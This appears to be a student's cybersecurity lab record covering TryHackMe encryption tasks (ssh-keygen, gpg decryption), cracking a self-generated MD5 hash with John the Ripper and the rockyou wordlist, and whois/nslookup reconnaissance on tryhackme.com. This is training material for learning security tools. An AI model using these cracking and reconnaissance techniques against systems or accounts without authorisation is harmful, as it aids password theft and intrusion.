ROLL NO:241901047

NAME: KEERTHISRI D

Exercise-1

CAPTURE FLAGS-ENCRYPTION CRYPTO 101


Aim:

To capture the various flags in Encryption Crypto 101 in TryHackMe platform.

Algorithm:

1. Access the Passive reconnaissance lab in TryHackMe platform using the link below- https://tryhackme.com/r/room/encryptioncrypto101
2. Click Start AttackBox to run the instance of Kali Linux distribution.
3. Solve the crypto math used in RSA.
4. Find out who issued the HTTPS Certificate to tryhackme.com
5. Perform SSH Authentication by generating public and private key pair using ssh-keygen
6. Perform decryption of the gpg encrypted file and find out the secret word.

Output:




earn > Encryption - Crypto 101

Encryption - Crypto 101

An introduction to encryption, as part of a series on crypto

45 min 132,631

Room completed (100%)



Task 1 ✓ What will this room cover?

Task 2 ✓ Key terms

Task 3 ✓ Why is Encryption important?

Task 4 ✓ Crucial Crypto Maths


Task 5 ✓ Types of Encryption

Task 6 ✓ RSA - Rivest Shamir Adleman

Task 7 ✓ Establishing Keys Using Asymmetric Cryptography

Task 8 ✓ Digital signatures and Certificates

Task 9 ✓ SSH Authentication



Learn > Encryption - Crypto 101

Encryption - Crypto 101

An introduction to encryption, as part of a series on crypto

45 min 132,631

Room completed (100%)


Task 1 What will this room cover?

Your machine is initializing...

Use the AttackBox to attack machines you start on tasks

Loading (7%)

59min 53s



```
root@ip-10-10-18-189:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): myKey
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in myKey.
Your public key has been saved in myKey.pub.
The key fingerprint is:
SHA256:mYLMN1vmJnlZgFjuatvJ+maOmK9HcIARIe//jOdXt9s root@ip-10-10-18-189
The key's randomart image is:
+---[RSA 2048]----+
|==     .         |
|o..  + .         |
|  ... o .        |
| ..o.o   +       |
|  .o+ = S .      |
|   ..o O o. .    |
|   .+ + =. . .   |
|   +.O+=.   ..   |
|  ++*OX.    ..E  |
+----[SHA256]-----+
root@ip-10-10-18-189:~# ls
burp.json   Downloads     myKey.pub  Rooms              Tools
CTFBuilder  Instructions  Pictures   Scripts            welcome.txt
Desktop     myKey         Postman    thinclient_drives  welcome.txt.gpg
```

```
root@ip-10-10-18-189:~# gpg --import
tryhackme.key gpg: /root/.gnupg/trustdb.gpg: trustdb
created
gpg: key FFA4B5252BAEB2E6: public key "TryHackMe (Example Key)" imported
gpg: key FFA4B5252BAEB2E6: secret key imported
gpg: Total number processed:
1 gpg:           imported: 1
gpg:       secret keys read: 1
gpg: secret keys imported: 1

root@ip-10-10-18-189:~# gpg message.gpg

gpg: WARNING: no command supplied. Trying to guess what you mean ...
gpg: encrypted with 1024-bit RSA key, ID 2A0A5FDC5081B1C5, created 2020-06-30
      "TryHackMe (Example Key)"

gpg: WARNING: no command supplied. Trying to guess what you mean ...
gpg: encrypted with 1024-bit RSA key, ID 2A0A5FDC5081B1C5, created 2020-06-30
      "TryHackMe (Example Key)"
```

Result: Thus, the various flags have been captured in Encryption Crypto 101 in TryHackMe platform

ROLL NO:241901047

NAME:KEERTHISRI D

Exercise-2
Cracking the hashes using John-the-Ripper tool


Aim:

To install and crack the hashed passwords using John-the-Ripper tool in Kali Linux.


Algorithm:

1. Install John-the-Ripper on your system using sudo apt install john
2. Prepare the hash file hashes.txt that is to be cracked.
3. Run John-the-Ripper specifying the path to the wordlist.txt and hashes.txt
4. Monitor the cracking process using status option in another terminal


Output:



```
root@ip-10-10-88-66:~# sudo apt-get install john
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  docutils-common gir1.2-goa-1.0 gir1.2-snapd-1 libpkcs11-helper1
  linux-headers-4.15.0-115 linux-headers-4.15.0-115-generic
  linux-image-4.15.0-115-generic linux-modules-4.15.0-115-generic
  linux-modules-extra-4.15.0-115-generic python-bs4 python-chardet
  python-dicttoxml python-dnspython python-html5lib python-jsonrpclib
  python-lxml python-mechanize python-olefile python-pypdf2 python-slowaes
  python-webencodings python-xlsxwriter python3-botocore python3-docutils
  python3-jmespath python3-pygments python3-roman python3-rsa
  python3-s3transfer
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  john-data
The following NEW packages will be installed
  john john-data
0 to upgrade, 2 to newly install, 0 to remove and 356 not to upgrade.
Need to get 4,466 kB of archives.
After this operation, 7,875 kB of additional disk space will be used.
```



```
root@ip-10-10-233-209:~# echo -n joshua1993| md5sum | awk '{print $1}' > hashes.
txt
root@ip-10-10-233-209:~# cat hashes.txt
046df2d40bc0a99fd11a1cc0a8e67434
root@ip-10-10-233-209:~# john  --format=raw-md5 --wordlist=/usr/share/wordlists/
rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
joshua1993       (?)
1g 0:00:00:00 DONE (2024-06-19 07:30) 33.33g/s 6668Kp/s 6668Kc/s 6668KC/s kensle
y..joseph85
Use the "--show --format=Raw-MD5" options to display all of the cracked password
s reliably
Session completed.
root@ip-10-10-233-209:~#
```



```
0g 0:00:00:01  0g/s 0p/s 0c/s 0C/s
root@ip-10-10-233-209:~# john --status
0g 0:00:00:01  3/3 0g/s 71632p/s 71632c/s 143264C/s
```

Result: Thus, successfully installed John-the-Ripper tool and cracked the password hashes

ROLL NO:241901047
NAME:KEERTHISRI D

Exercise-3
PASSIVE AND ACTIVE RECONNAISSANCE


Aim:

To do perform passive and active reconnaissance in TryHackMe platform.


Algorithm:

1. Access the Passive reconnaissance lab in TryHackMe platform using the link below- https://tryhackme.com/r/room/passiverecon
2. Click Start AttackBox to run the instance of Kali Linux distribution.
3. Run whois command on the website tryhackme.com and gather information about it.
4. Find the IP address of tryhackme.com using nslookup and dig command.
5. Find out the subdomain of tryhackme.com using DNSDumpster command.
6. Run shodan.io to find out the details- IP address, Hosting Company, Geographical location and Server type and version.
7. Access the Active reconnaissance lab in TryHackMe platform using the link below- https://tryhackme.com/r/room/activerecon
8. Click Start AttackBox to run the instance of Kalilinux distribution.
9. Perform active reconnaissance using the commands, traceroute, ping and netcat.

Output:




```
user@TryHackMe$ whois tryhackme.com
[Querying whois.verisign-grs.com]
[Redirected to whois.namecheap.com]
[Querying whois.namecheap.com]
[whois.namecheap.com]
Domain name: tryhackme.com
Registry Domain ID: 2282723194_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.namecheap.com
```




```
user@TryHackMe$ nslookup -type=MX tryhackme.com
Server:     127.0.0.53
Address:    127.0.0.53#53

Non-authoritative answer:
tryhackme.com   mail exchanger = 5 alt1.aspmx.l.google.com.
tryhackme.com   mail exchanger = 1 aspmx.l.google.com.
tryhackme.com   mail exchanger = 10 alt4.aspmx.l.google.com.
```

